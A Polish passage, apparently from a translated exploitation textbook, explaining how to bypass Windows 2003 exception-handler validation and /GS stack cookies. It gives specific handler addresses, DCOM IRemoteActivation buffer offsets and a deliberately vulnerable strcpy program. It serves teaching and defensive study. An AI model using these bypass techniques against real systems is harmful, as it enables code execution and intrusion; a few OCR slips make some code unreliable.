Wykorzystanie procedur obsługi wyjątków umożliwia obejście zabezpieczeń stosu zastosowanych na platformie Windows 2003 Server. (Omówienie tego zagadnienia zawiera punkt „Ochrona stosu i Windows 2003 Server"). W momencie wystąpienia wyjątku na platformie Windows 2003 Server sprawdzana jest poprawność pierwszej procedury obsługi skonfigurowanej dla tego wyjątku. W ten sposób Microsoft chce zabezpieczyć się przed atakami na zasadzie przepełnienia stosu, które powodują nadpisanie adresu procedury obsługi wyjątków.

W jaki sposób sprawdzana jest poprawność procedury obsługi wyjątków? Za kontrolę tę odpowiedzialny jest kod funkcji `KiUserExceptionDispatcher` znajdującej się w bibliotece `NTDLL.DLL`. Najpierw sprawdza ona, czy wskaźnik procedury obsługi wyjątku nie wskazuje adresu na stosie. W tym celu używane są wartości w bloku TEB określające zakres adresów stosu i znajdujące się pod adresami `FS:[4]` i `FS:[8]`. Jeśli adres procedury obsługi wyjątku wypada w tym zakresie, to *nie* zostanie ona wywołana. Jeśli adres procedury obsługi wyjątku nie jest adresem stosu, to następnie adres ten porównywany jest z listą załadowanych modułów (zarówno wykonywalnych, jak i DLL). Co ciekawe, jeśli adres procedury obsługi wyjątków nie przypada w przestrzeni adresowej żadnego z tych modułów, to uważany jest za bezpieczny i procedura zostaje wywołana. W przeciwnym razie adres procedury obsługi wyjątków porównywany jest jeszcze z listą zarejestrowanych procedur obsługi wyjątków.

Następnie pobierany jest wskaźnik nagłówka PE za pomocą wywołania funkcji `RtlImageNtHeader`. Jeśli bajt przesunięty `0x5F` względem początku nagłówka (jest to najstarszy bajt pola charakterystyki DLL w nagłówku PE) jest równy `0x04`, to moduł ten

jest niedozwolony. Jeśli adres procedury obsługi wyjątku należy do zakresu adresów tego modułu, to procedura nie zostanie wywołana. Wskaźnik nagłówka PE zostaje przekazany jako parametr funkcji `RtlImageDirectoryEntryToData`. W tym przypadku wywołanie tej funkcji dotyczy katalogu Load Configuration Directory i zwraca adres oraz rozmiar tego katalogu. Jeśli moduł nie dysponuje tym katalogiem, to funkcja zwraca wartość 0 i na tym kończy się kontrola poprawności procedury obsługi wyjątków, która zostaje wywołana. Jeśli moduł posiada taki katalog, to sprawdzany jest jego rozmiar. Gdy należy on do zakresu od `0` do `0x48`, to procedura obsługi wyjątku zostaje wywołana. W odległości `0x40` bajtów od początku katalogu znajduje się wskaźnik tabeli adresów RVA (Relative Virtual Address) zarejestrowanych procedur obsługi wyjątków. Jeśli wskaźnik ten jest równy NULL, to procedura obsługi wyjątku zostaje wywołana. Przesunięta o `0x44` bajtów względem początku katalogu jest liczba elementów tabeli adresów RVA. Jeśli równa się ona 0, to procedura obsługi wyjątku zostaje wywołana. Jeśli wszystkie dotychczasowe kontrole powiodły się, adres bazowy modułu zostaje odjęty od adresu procedury obsługi wyjątków i w wyniku tej operacji otrzymujemy adres RVA tej procedury. Adres RVA jest następnie porównywany z adresami RVA w tabeli zarejestrowanych procedur obsługi wyjątków. Jeśli zostanie tam odnaleziony, to procedura zostanie wywołana. W przeciwnym razie procedura zostanie odrzucona.

Stosując przepełnienia buforów na stosie w systemie Windows 2003 Server i nadpisując wskaźnik procedury obsługi wyjątków, mamy do wyboru następujące możliwości:

1. Wykorzystać istniejącą procedurę obsługi wyjątku w taki sposób, by przekazała sterowanie do naszego bufora.
2. Znaleźć blok kodu spoza zakresu adresów danego modułu, który przekaże sterowanie do naszego bufora.
3. Znaleźć blok kodu należący do zakresu adresów danego modułu, który nie posiada katalogu Load Configuration Directory.

Przyjrzymy się im na przykładzie wykorzystania przepełnienia bufora przez funkcję DCOM o nazwie `IRemoteActivation`.

Wykorzystanie istniejącej procedury obsługi wyjątków

Adres `0x77F45A34` wskazuje zarejestrowaną procedurę obsługi wyjątków w `NTDLL.DLL`. Jeśli przeanalizujemy działanie tej procedury, to dojdziemy do wniosku, że można ją wykorzystać do wykonania własnego kodu. Wskaźnik naszej struktury `EXCEPTION_REGISTRATION` znajduje się pod adresem `EBP+0Ch`.

```
77F45A3F mov ebx,dword ptr [ebp+0Ch]
..
77F45A61 mov esi,dword ptr [ebx+0Ch]
77F45A61 mov edi,dword ptr [ebx+8]
..
77F45A75 lea ecx,[esi+esi*2]
77F45A78 mov eax,dword ptr [edi+ecx*4+4]
..
77F45A8F call eax
```

Wskaźnik naszej struktury `EXCEPTION_REGISTRATION` został umieszczony w rejestrze `EBX`. Następnie wartość typu `dword` znajdująca się `0x0C` bajtów za adresem umieszczonym w rejestrze `EBX` zostaje załadowana do rejestru `ESI`. Ponieważ wcześniej przepełniliśmy

strukturę EXCEPTION_REGISTRATION, to posiadamy kontrolę nad tą wartością, a w konsekwencji nad zawartością rejestru ESI. W podobny sposób kontrolowana przez nas wartość typu dword o przesunięciu 0x08 względem adresu znajdującego się w rejestrze EBX zostaje umieszczona w rejestrze EDI. Następnie do rejestru ECX zostaje załadowany adres efektywny ESI + ESI * 2 (czyli ESI * 3). Ponieważ kontrolujemy zawartość rejestru ESI, to również możemy zagwarantować odpowiednią wartość tego adresu. Kolejny rozkaz umieszcza w rejestrze EAX wartość dword znajdującą się pod adresem stanowiącym sumę zawartości kontrolowanego przez nas rejestru EDI oraz ECX * 4 + 4. Następnie wywołana zostaje procedura znajdująca się pod adresem umieszczonym w rejestrze EAX.

Podczas pierwszego włamania do modułu svchost położenie bloku TEB oraz położenie stosu są łatwe do określenia. Sytuacja może się zmienić w przypadku mocno obciążonego serwera. Zakładając, że jest stabilna, możemy odnaleźć wskaźnik naszej struktury EXCEPTION_REGISTRATION pod adresem TEB+0 (0x7FFDB000) i użyć go jako wskaźnika naszego kodu. Jednak tuż przed wywołaniem procedury obsługi wyjątków wskaźnik ten zostanie zaktualizowany, wobec czego nie możemy zastosować takiej metody. Struktura EXCEPTION_REGISTRATION wskazywana przez TEB+0 posiada pod adresem 0x005CF3F0 wskaźnik do naszej struktury EXCEPTION_REGISTRATION, a ponieważ położenie stosu jest zawsze znane podczas pierwszego ataku, możemy wykorzystać ten wskaźnik. Inny wskaźnik naszej struktury EXCEPTION_REGISTRATION znajduje się również pod adresem 0x005CF3E4. Jeśli chcemy użyć tego adresu, musimy zapisać wartość 0x40001554 (która zostanie następnie załadowana do rejestru ESI) 0x0C bajtów za naszą strukturą EXCEPTION_REGISTRATION oraz wartość 0x005BF3F0 0x08 bajtów za tą strukturą (wartość ta zostanie następnie załadowana do rejestru EDI). Po odpowiednim wymnożeniu i dodaniu otrzymamy właśnie adres 0x005CF3E4. Do rejestru EAX zostanie następnie załadowany wskaźnik znajdujący się pod tym adresem i wywołana odpowiednia procedura. Wywołanie to spowoduje, że trafimy do naszej struktury EXCEPTION_REGISTRATION w miejscu, w którym znajduje się wskaźnik następnej takiej struktury. Jeśli umieścimy tam kod, który wykona skok o 14 bajtów, to przeskoczymy kod, który był nam wcześniej potrzebny, by sterowanie dotarło w obecne miejsce.

Rozwiązanie to przetestowaliśmy na czterech maszynach działających pod kontrolą systemu Windows 2003 Server, z których trzy działały z wersją Enterprise Edition, a czwarta ze Standard Edition. Wszystkie próby zakończyły się sukcesem. Musimy jednak zawsze mieć pewność, że włamanie tą metodą przeprowadzane jest po raz pierwszy. W przeciwnym razie jest wielce prawdopodobne, że zakończy się ono niepowodzeniem. Na marginesie warto również zauważyć, że opisana możliwość wykorzystania procedury obsługi wyjątków wynika prawdopodobnie z tego, że jest ona przewidziana do współpracy z wektoryzowanym mechanizmem obsługi wyjątków, a nie używającym ramek na stosie.

Do włamań możemy wykorzystać również inne moduły, które używają tej samej procedury obsługi wyjątków. Inne procedury obsługi wyjątków zarejestrowane w tej samej przestrzeni adresowej zwykle przekazują obsługę do funkcji __except_handler3 eksportowanej przez bibliotekę msvcrt.dll lub jej odpowiednik.

Wykorzystanie bloku kodu o adresie, który nie należy do żadnego modułu

Podobnie jak w innych wersjach systemu Windows pod adresem `ESP + 8` możemy odnaleźć wskaźnik do naszej struktury `EXCEPTION_REGISTRATION`. Jeśli potrafimy odnaleźć blok rozkazów

```
pop reg
pop reg
ret
```

pod adresem, który nie jest związany z żadnym z załadowanych modułów, to możemy przejąć sterowanie. Każdy proces działający w systemie Windows 2003 Server zawiera pod adresem `0x7FFC0AC5` taki blok rozkazów. Ponieważ adres ten nie jest związany z żadnym modułem, zostanie uznany za bezpieczny, a znajdujący się pod nim kod wykonany jako procedura obsługi wyjątków. Istnieje jednak pewien problem. Na innej maszynie działającej pod kontrolą systemu Windows 2003 Server Standard Edition ten sam blok rozkazów znajduje się w pobliżu podanego adresu, ale nie jest to ten sam adres. Skoro nie możemy zagwarantować położenia bloku rozkazów `pop`, `pop`, `ret`, to nie jest to właściwe rozwiązanie. Zamiast tego bloku możemy poszukać rozkazu:

```
call dword ptr[esp+8]
```

albo:

```
jmp dword ptr[esp+8]
```

w przestrzeni adresowej atakowanego procesu. Chociaż żaden z tych rozkazów nie istnieje pod odpowiednim adresem, to jednak wiele wskaźników naszej struktury `EXCEPTION_REGISTRATION` znajduje się w otoczeniu wskazywanym przez rejestry `ESP` i `EBP`. Wskaźnik naszej struktury możemy znaleźć pod jednym z następujących adresów:

```
esp+8
esp+14
esp+1C
esp+2C
esp+44
esp+50

ebp+0C
ebp+24
ebp+30
ebp-4
ebp-C
ebp-18
```

Każdego z nich możemy użyć dla rozkazu `jmp` lub `call`. Jeśli sprawdzimy przestrzeń adresową `svchost`, to pod adresem `0x001B0B0B` znajdziemy rozkaz:

```
call dword ptr[ebp+0x30]
```

Pod adresem `EBP + 30` znajduje się wskaźnik naszej struktury `EXCEPTION_REGISTRATION`. Adres ten nie jest związany z żadnym modułem, i co więcej, wydaje się, że prawie każdy proces działający w systemie Windows 2003 Server (jak również wiele procesów w systemie Windows XP) ma te same bajty właśnie pod tym adresem. Procesy, które są wyjątkiem od tej reguły, posiadają natomiast te bajty pod adresem `0x001C0B0B`.

Jeśli nadpiszemy wskaźnik procedury obsługi wyjątków adresem 0x001B0B0B, to powrócimy do naszego bufora i uzyskamy możliwość wykonania dowolnego kodu. Adres 0x001B0B0B sprawdziliśmy na wszystkich czterech maszynach z systemem Windows 2003 Server i we wszystkich przypadkach zawierał on właściwe bajty reprezentujące rozkaz call dword ptr[ebp+0x30]. Wydaje się więc, że opisana metoda powinna być stosunkowo niezawodna na platformie Windows 2003 Server.

Wykorzystanie bloku kodu należącego do modułu, który nie posiada katalogu Load Configuration Directory

Plik wykonywalny svchost.exe nie posiada katalogu Load Configuration Directory. Kod z przestrzeni adresowej tego procesu zostałby zaakceptowany jako procedura obsługi wyjątku, gdyby nie wyjątek wskaźnika NULL występujący podczas wykonania funkcji KiUserExceptionDispatcher(). Funkcja RtlImageNtHeader zwraca bowiem wartość 0 jako wskaźnik nagłówka PE dla svchost. Funkcja KiUserExceptionDispatcher() nie sprawdza, czy wykorzystywany przez nią wskaźnik jest różny od NULL.

```
call RtlImageNtHeader
test byte ptr[eax+5Fh],4
jnz 0x77F68A27
```

Na skutek wystąpienia wyjątku działanie procesu zostaje zakończone. Dlatego też nie uda nam się wykorzystać żadnego kodu należącego do svchost.dll. Plik compres.dll również nie posiada katalogu Load Configuration Directory. Jednak ponieważ pole charakterystyki DLL znajdujące się w nagłówku PE ma wartość 0x0400, to test wykonywany po wywołaniu funkcji RtlImageNtHeader zakończy się niepowodzeniem i sterowanie zostanie przekazane pod adres 0x77F68A27 z dala od naszego kodu. Jeśli przejrzymy wszystkie moduły załadowane w przestrzeni adresowej procesu, to okaże się, że żaden z nich nie spełnia naszych wymagań. Większość posiada katalog Load Configuration Directory i zarejestrowane procedury obsługi wyjątków. Natomiast pozostałe moduły, które nie mają tego katalogu, nie są odpowiednie z tego samego powodu co compress.dll. W tym przypadku metoda ta nie jest więc przydatna.

Ponieważ w większości przypadków możemy spowodować wyjątek, próbując wykonać operację zapisu za końcem stosu, to przepełniając bufor, możemy użyć takiego sposobu jako ogólnej metody obejścia ochrony stosu w systemie Windows 2003 Server. Należy jednak pamiętać, że metoda ta jest skuteczna w chwili obecnej. Nie ma wątpliwości, że kolejne wersje systemu lub nawet pakiety serwisowe usuną ten słaby punkt i sprawią, że metoda przestanie być skuteczna. Wtedy pozostanie nam odkurzyć program uruchomieniowy i asembler i zabrać się za projektowanie nowej metody. Firmie Microsoft możemy natomiast polecić wykonywanie wyłącznie zarejestrowanych procedur obsługi wyjątków i dołożenie starań, by nie mogły one zostać użyte przez hakerów w taki sposób, jaki przedstawiliśmy w tym podrozdziale.

Końcowe uwagi na temat nadpisań procedur obsługi wyjątków

Gdy słaby punkt występuje w wielu systemach operacyjnych — tak jak ma to miejsce w przypadku przepełnienia bufora DCOM IRemoteActivation odkrytego przez polską grupę badawczą The Last Stage of Delirium — to najlepszym sposobem poprawy

przenośności eksploitu jest zaatakowanie procedur obsługi wyjątków. Przesunięcie początku bufora względem położenia struktury EXCEPTION_REGISTRATION może bowiem być różne dla poszczególnych systemów. I tak w przypadku wspomnianego słabego punktu DCOM struktura ta znajduje się 1412 bajtów od początku bufora w systemie Windows 2003 Server, 1472 bajty w systemie Windows XP i 1540 bajtów w systemie Windows 2000. Mimo tych różnic możliwe jest napisanie pojedynczego eksploitu dla wszystkich tych systemów. Wystarczy jedynie umieścić w odpowiednich miejscach pseudoprocedury obsługi wyjątków.

Ochrona stosu i Windows 2003 Server

System Windows 2003 Server posiada wbudowaną ochronę stosu. Zastosowanie tego samego mechanizmu umożliwia Microsoft Visual C++ .NET. Opcja kompilatora /GS (która jest domyślnie włączona) sprawia, że podczas generowania kodu na stosie umieszczane są *znaczniki bezpieczeństwa*, których zadaniem jest ochrona adresu powrotu przed nadpisaniem. Znaczniki te stanowią odpowiednik rozwiązania zastosowanego przez Crispina Cowana w kompilatorze StackGuard. Po wywołaniu procedury na stosie umieszczane są 4 bajty (dword), które są sprawdzane, zanim procedura zwróci sterowanie. W ten sposób chroniony jest adres powrotu oraz zawartość rejestru EBP zapisana na stosie. Logika działania tego mechanizmu jest prosta: jeśli lokalny bufor został przepełniony i spowodował nadpisanie adresu powrotu, to po drodze musiał również nadpisać znacznik bezpieczeństwa. W ten sposób proces może rozpoznać sytuację, w której nastąpiło przepełnienie bufora i podjąć działania zapobiegające wykonaniu niewłaściwego kodu. Zwykle działania te sprowadzają się do zakończenie pracy procesu. Chociaż może wydawać się, że rozwiązanie takie zapewnia skuteczną ochronę przed atakami wykorzystującymi przepełnienie, to jednak na przykładzie wykorzystania procedur obsługi wyjątków pokazaliśmy już, że tak nie jest. Ochrona za pomocą znaczników bezpieczeństwa utrudnia takie włamania, ale nie eliminuje ich.

Przyjrzyjmy się bliżej sposobowi działania mechanizmu ochrony stosu i spróbujmy znaleźć jeszcze inne metody jego obejścia. Znaczniki bezpieczeństwa generowane są w wystarczająco losowy sposób, aby próbować odgadnąć ich wartość. Przedstawiony poniżej kod w języku C naśladuje mechanizm generowania znaczników w momencie uruchamiania procesu.

```
#include <stdio.h>
#include <windows.h>

int main()
{
            FILETIME ft;
            unsigned int Cookie=0;
            unsigned int tmp=0;
            unsigned int *ptr=0;
            LARGE_INTEGER perfcount;

            GetSystemTimeAsFileTime(&ft);
            Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
            Cookie = Cookie ^ GetCurrentProcessId();
```

```
        Cookie = Cookie ^ GetCurrentThreadId();
        Cookie = Cookie ^ GetTickCount();
        QueryPerformanceCounter(&perfcount);
        ptr = (unsigned int)&perfcount;
        tmp = *(ptr+1) ^ *ptr;
        Cookie = Cookie ^ tmp;
        printf("Cookie: %.8X\n",Cookie);
        return 0;
}
```

Najpierw wywołana zostaje funkcja `GetSystemTimeAsFileTime`. Wypełnia ona dwa elementy struktury `FILETIME` — `dwHighDateTime` i `dwLowDateTime`. Te dwie wartości są następnie poddawane operacji różnicy symetrycznej. Otrzymany wynik poddawany jest tej samej operacji, której drugim argumentem są kolejno: identyfikator procesu, identyfikator wątku oraz liczba milisekund, które upłynęły od momentu startu systemu (wartość tę zwraca funkcja `GetTickCount()`). Na końcu wywoływana jest funkcja `Query PerformanceCounter`, której parametrem jest wskaźnik wartości 64-bitowej. Wartość ta jest następnie dzielona na dwie wartości 32-bitowe, na których wykonywana jest operacja `XOR`. Uzyskany wynik jest jeszcze raz poddawany operacji `XOR` ze znacznikiem bezpieczeństwa. Uzyskana wartość znacznika bezpieczeństwa umieszczana jest w pliku w sekcji `.data`.

Zastosowanie opcji `/GS` powoduje również zmianę układu zmiennych lokalnych podczas generowania kodu przez kompilator. Porządek zmiennych lokalnych pozostaje w zgodzie z kolejnością ich definicji w programie w języku C, ale wszystkie tablice zostają przesunięte na koniec listy zmiennych lokalnych i w efekcie znajdą się w pobliżu adresu powrotu na stosie. W ten sposób zapobiega się nadpisaniu zmiennych lokalnych na skutek przepełnienia. Zadaniem tego rozwiązania jest przede wszystkim ochrona zmiennych logicznych decydujących o przepływie sterowania oraz wskaźników funkcji.

Aby zilustrować pierwszą z wymienionych korzyści, wyobraźmy sobie program, który uwierzytelnia użytkowników, a procedura uwierzytelniania podatna jest na atak na skutek przepełnienia. Jeśli uwierzytelni ona użytkownika, to nadaje zmiennej typu dword wartość 1, a w przeciwnym razie 0. Jeśli zmienna taka znajdowałaby się za buforem, to haker mógłby go przepełnić i nadać w ten sposób zmiennej wartość 1, mimo że nie uwierzytelnił się za pomocą nazwy i odpowiedniego hasła.

Gdy funkcja chroniona za pomocą znaczników bezpieczeństwa zwraca sterowanie, to sprawdza, czy znacznik bezpieczeństwa jest taki sam jak w momencie jej wywołania. Kopia znacznika zapamiętywana jest w sekcji `.data` pliku zawierającego daną funkcję. I to jest pierwszy poważny problem takiego rozwiązania — wyjaśnimy to za chwilę.

Jeśli wartość znacznika bezpieczeństwa się nie zgadza, to wywołana zostaje procedura bezpieczeństwa (jeśli została zdefiniowana). Wskaźnik tej procedury przechowywany jest również w sekcji `.data`. Jeśli wskaźnik ten jest różny od `NULL`, to zostaje załadowany do rejestru `EAX` i wykonywany jest rozkaz `call eax`. Stanowi on drugą słabość tego rozwiązania. Jeśli nie została zdefiniowana procedura bezpieczeństwa, to wywoływana jest funkcja `UnhandledExceptionFilter`. Funkcja ta nie powoduje zakończenia procesu, lecz wykonuje szereg operacji i wywołuje wiele różnych funkcji.

Czytelnikowi zalecamy przeanalizowanie działania funkcji `UnhandledExceptionFilter` za pomocą IDA Pro. W skrócie działanie tej funkcji polega na załadowaniu biblioteki `faultrep.dll`, a następnie wykonaniu funkcji `ReportFault` eksportowanej przez tę bibliotekę. Funkcja ta odpowiedzialna jest między innymi za wyświetlenie okna dialogowego, które umożliwia poinformowanie firmy Microsoft o zaistniałym błędzie. Funkcja `ReportFault` wykorzystuje potoki `PCHHangRepExecPipe` i `PCHFaultRepExecPipe`.

Zajmijmy się teraz wspomnianymi problemami omawianego rozwiązania. Najlepiej będzie zilustrować je przykładowym kodem.

```
#include <stdio.h>
#include <windows.h>

     HANDLE hp=NULL;
     int ReturnHostFromUrl(char **, char *);

     int main()
     {
            char *ptr = NULL;
            hp = HeapCreate(0,0x1000,0x10000);
            ReturnHost-FromUrl(&ptr,"http://www.ngssoftware.com/index.html");
            printf("Host is %s",ptr);
            HeapFree(hp,0,ptr);
            return 0;

     }

     int ReturnHostFromUrl(char **buf, char *url)
     {
            int count = 0;
            char *p = NULL;
            char buffer[40]="";

            // wskaźnik początku adresu URL
            p = strstr(url,"http://");
            if(!p)
                    return 0;
            p = p + 7;
            // przetwarza lokalną kopię
            strcpy(buffer,p); // <------ UWAGA 1
            // wyszukuje pierwszy ukośnik
            while(buffer[count] !='/')
                    count ++;
            // i zastępuje go bajtem zerowym
            buffer[count] = 0;
            // Teraz w buforze znajduje się nazwa hosta
            // Tworzymy jej kopię na stercie
            p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
            if(!p)
                    return 0;
            strcpy(p,buffer);
            *buf = p; // <-------------- UWAGA 2
            return 0;
     }
```

Program ten wyodrębnia nazwę hosta z adresu URL. Funkcja `ReturnHostFromUrl` narażona jest na przepełnienie bufora na stosie w miejscu oznaczonym komentarzem `UWAGA 1`. Pozostawmy na chwilę omówienie tego problemu i przyjrzyjmy się prototypowi tej funkcji. Posiada ona dwa parametry — pierwszy jest wskaźnikiem wskaźnika `(char **)`, a drugi wskaźnikiem adresu URL. Komentarzem `UWAGA 2` opatrzyliśmy instrukcję, która pierwszemu parametrowi nadaje wartość wskazującą nazwę hosta umieszczoną na stercie. Przyjrzyjmy się reprezentacji tej instrukcji na poziomie rozkazów asemblera.

```
004011BC mov ecx,dword ptr [ebp+8]
004011BF mov edx,dword ptr [ebp-8]
004011C2 mov dword ptr [ecx],edx
```

Pierwszy z rozkazów umieszcza adres wskaźnika przekazanego jako parametr w rejestrze `ECX`. Następnie do rejestru `EDX` zostaje załadowany wskaźnik nazwy hosta znajdującej się na stercie. Ostatni z rozkazów umieszcza ten wskaźnik pod adresem wskazywanym przez rejestr `ECX`. I tutaj pojawia się jeden ze wspomnianych problemów. Jeśli przepełnimy bufor na stosie, nadpiszemy znacznik bezpieczeństwa oraz adres powrotu, to kolejnymi nadpisywanymi wartościami będą parametry funkcji. Ilustruje to rysunek 8.3.

Rysunek 8.3. *Stos przed i po przepełnieniu bufora*



Na skutek przepełnienia bufora haker może więc uzyskać kontrolę nad parametrami przekazanymi funkcji. Z tego powodu wykonanie rozkazów znajdujących się w pamięci począwszy od adresu `0x004011BC` (należących do rozwinięcia instrukcji `*buf = p`), może zostać użyte do nadpisania dowolnej wartości w pamięci bądź może spowodować naruszenie ochrony pamięci. Druga z tych możliwości wystąpi na przykład w sytuacji, gdy nadpiszemy parametr znajdujący się pod adresem `EBP + 8` wartością `0x41414141`. Następnie proces spróbuje zapisać wskaźnik pod adresem reprezentowanym przez tę wartość, co spowoduje naruszenie ochrony pamięci. Jednocześnie sytuacja taka pozwoli nam wykorzystać mechanizm struktur opisujących procedury obsługi wyjątków do obejścia mechanizmu zabezpieczeń stosu. A co w przypadku, gdy nie chcemy spowodować wyjątku? Ponieważ obecnie zastanawiamy się nad innymi sposobami obejścia zabezpieczeń stosu, to przyjrzyjmy się dokładnie pierwszej z wymienionych możliwości (zapisowi dowolnej wartości w pamięci).

Wróćmy zatem do problemów wskazanych w procesie sprawdzania wartości znacznika bezpieczeństwa. Pierwszy z nich pojawia się na skutek przechowania oryginalnej wartości znacznika w sekcji `.data`. Dla określonej wersji pliku znacznik ten znajduje

się zawsze w tym samym miejscu (może to być prawdą nawet dla różnych wersji pliku). Jeśli adres wskaźnika nazwy naszego hosta na stosie jest zawsze taki sam, możemy nadpisać nim oryginalną wartość znacznika znajdującą się w sekcji `.data`, a następnie wartość znacznika umieszczoną na stosie. W ten sposób obie wartości będą *takie same* w momencie ich kontroli. Po pomyślnym wyniku kontroli znaczników przejmiemy kontrolę nad działaniem programu i przekażemy sterowanie do wybranego przez nas adresu — tak jak w klasycznym przepełnieniu bufora na stosie.

Jednak metoda ta nie jest wcale najlepszym rozwiązaniem w naszym przypadku. Kod eksploitu możemy umieścić w buforze i nadpisać adres pewnej funkcji adresem tego bufora. Gdy funkcja ta zostanie wywołana, to zostanie wykonany nasz kod znajdujący się w buforze. Jednak kontrola znaczników bezpieczeństwa da wynik negatywny. I w ten sposób dochodzimy do drugiego ze wspomnianych problemów. Przypomnijmy jednak, że gdy kontrola znaczników bezpieczeństwa nie powiedzie się i zdefiniowana została procedura bezpieczeństwa, to procedura ta zostanie wywołana. Stanowi to dla nas doskonałą okazję, ponieważ możemy nadpisać wskaźnik procedury bezpieczeństwa (który umieszczony jest w sekcji `.data`) wskaźnikiem naszego bufora. W ten sposób przejmiemy sterowanie w momencie, gdy kontrola znaczników da wynik negatywny.

Przyjrzyjmy się zatem innemu sposobowi. Przypomnijmy, że jeśli kontrola znaczników wypadnie negatywnie i nie jest zdefiniowana żadna procedura bezpieczeństwa, to wywołana zostanie funkcja `UnhandledExceptionFilter` (przy założeniu, że również wskaźnik właściwej procedury obsługi wyjątków posiada wartość `NULL`). Funkcja ta wykonuje tak wiele kodu, że stanowi dla hakera doskonałe pole do popisu. Na przykład funkcja ta wywołuje funkcję `GetSystemDirectoryW`, a następnie z uzyskanego katalogu systemowego ładuje bibliotekę `faultrep.dll`. W przypadku przepełnienia posługującego się kodem Unicode moglibyśmy nadpisać wskaźnik katalogu systemowego przechowywany w sekcji `.data` modułu `kernel32.dll` za pomocą wskaźnika naszego własnego katalogu i w rezultacie spowodować załadowanie własnej wersji biblioteki `faultrep.dll` zamiast wersji systemowej. Wystarczy, że wersja ta będzie eksportować funkcję `ReportFault`, która zostanie automatycznie wywołana.

Kolejną interesującą możliwość (na razie tylko teoretyczną, ponieważ nie mieliśmy jeszcze czasu jej sprawdzić) stanowi koncepcja wtórnego, zagnieżdżonego przepełnienia. Większość funkcji wywoływanych przez `UnhandledExceptionFilter` nie jest chroniona znacznikami. Załóżmy na przykład, że funkcja `GetSystemDirectoryW` jest narażona na przepełnienie, ponieważ zakłada, że długość łańcucha katalogowego nie przekracza nigdy 260 bajtów i pochodzi on zawsze z zaufanego źródła. Jeśli nadpiszemy wskaźnik katalogu systemowego wskaźnikiem naszego bufora, to możemy spowodować kolejne przepełnienie i w momencie powrotu funkcji uzyskać sterowanie. W praktyce okazuje się, że funkcja `GetSystemDirectoryW` jest odporna na tego rodzaju atak. Jednak taki słaby punkt może kryć się w innych fragmentach kodu wykonywanego przez `UnhandledExceptionFilter`. Pozostaje tylko go odnaleźć.

W naturalny sposób nasuwa się pytanie, czy scenariusz, w którym uzyskujemy możliwość modyfikacji dowolnego miejsca w pamięci, zanim dokonana zostanie kontrola znaczników, może zdarzyć się w praktyce. Odpowiedź na to pytanie jest pozytywna, a sytuacja taka występuje dość często. Przykładem może być słaby punkt DCOM wykryty przez grupę The Last Stage of Delirium. W tym przypadku parametr jednej

z funkcji posiada typ `wchar **`. Umożliwia on nadpisanie dowolnego miejsca w pamięci tuż przed powrotem tej funkcji. Jedyny problem z wykorzystaniem tej techniki polega na konieczności wywołania przepełnienia za pomocą danych wejściowych, które muszą być ścieżką UNC zakodowaną w Unicode i rozpoczynającą się od dwóch znaków odwrotnego ukośnika. Przy założeniu, że nadpisujemy wskaźnik procedury bezpieczeństwa wskaźnikiem naszego bufora, pierwszymi rozkazami po jego wywołaniu powinny być:

```
pop esp

add byte ptr[eax+eax+n],bl
```

gdzie *n* jest następnym bajtem w buforze. Ponieważ zapis pod adresem `EAX+EAX+n` nie jest nigdy możliwy, to nastąpi naruszenie ochrony pamięci i utracimy nasz proces. Ze względu na dwa znaki odwrotnego ukośnika znajdujące się na początku bufora wykorzystanie tej metody nie jest więc możliwe. Gdyby nie te znaki, to wystarczyłoby następnie zastosować jedną z omówionych wcześniej technik.

Pokazaliśmy, że istnieje wiele sposobów obejścia mechanizmu ochrony stosu za pomocą znaczników bezpieczeństwa. Można wykorzystać w tym celu struktury związane z obsługą wyjątków bądź parametry przekazywane funkcjom przez stos. Z pewnością jednak kolejne wersje systemów firmy Microsoft posiadać będą udoskonalone mechanizmy bezpieczeństwa, które utrudnią wykorzystanie przepełnień stosu.

Przepełnienia sterty

Przepełnienia stery są co najmniej tak samo groźne jak przepełnienia stosu. Zanim przejdziemy do ich omówienia, przypomnijmy definicję sterty. Sterta jest obszarem pamięci używanym przez programy do przechowywania dynamicznie tworzonych danych. Weźmy na przykład pod uwagę serwer Web. W momencie kompilacji jego kodu nie jest znana liczba i rodzaj żądań, które będzie on musiał obsłużyć. Niektóre z nich będą zawierać jedynie 20 bajtów, a inne 20 000 bajtów. Serwer musi poradzić sobie w obu sytuacjach. Zamiast używać w tym celu bufora o stałym rozmiarze przydzielonego na stosie, może zażądać przydzielenia obszaru pamięci na stercie o rozmiarze odpowiednim dla obsługiwanego żądania. Zastosowanie stosu usprawnia zarządzanie pamięcią, umożliwiając tworzenie aplikacji, które lepiej się skalują.

Sterta procesu

Każdy proces Win32 posiada domyślną stertę określaną mianem sterty procesu. Wywołanie funkcji `GetProcessHeap()` zwraca uchwyt sterty procesu. Wskaźnik sterty procesu przechowywany jest również w bloku PEB (Process Environment Block). Poniższy fragment kodu w języku asemblera zwraca wskaźnik sterty procesu w rejestrze EAX.

```
mov eax, dword ptr fs:[0x30]

mov eax, dword ptr[eax+0x18]
```

Wiele funkcji Win32 używa właśnie sterty procesu.

Sterty dynamiczne

Oprócz domyślnej sterty proces może posiadać również dowolną liczbę stert tworzonych dynamicznie. Sterty dynamiczne są dostępne globalnie w obrębie danego procesu i tworzone przez wywołanie funkcji `HeapCreate()`.

Korzystanie ze sterty

Zanim proces może umieścić dane na stercie, musi przydzielić im pewien obszar sterty. W tym celu wywołuje funkcję `HeapAllocation()`, podając rozmiar żądanego obszaru. Jeśli przydział zakończy się pomyślnie, funkcja zwróci wskaźnik przydzielonego obszaru. Menedżer sterty zarządza przydziałem obszarów, wykorzystując w tym celu odpowiednie struktur. Struktury te zawierają informacje o rozmiarze przydzielonego bloku oraz wskaźniki do poprzedniego oraz następnego obszaru.

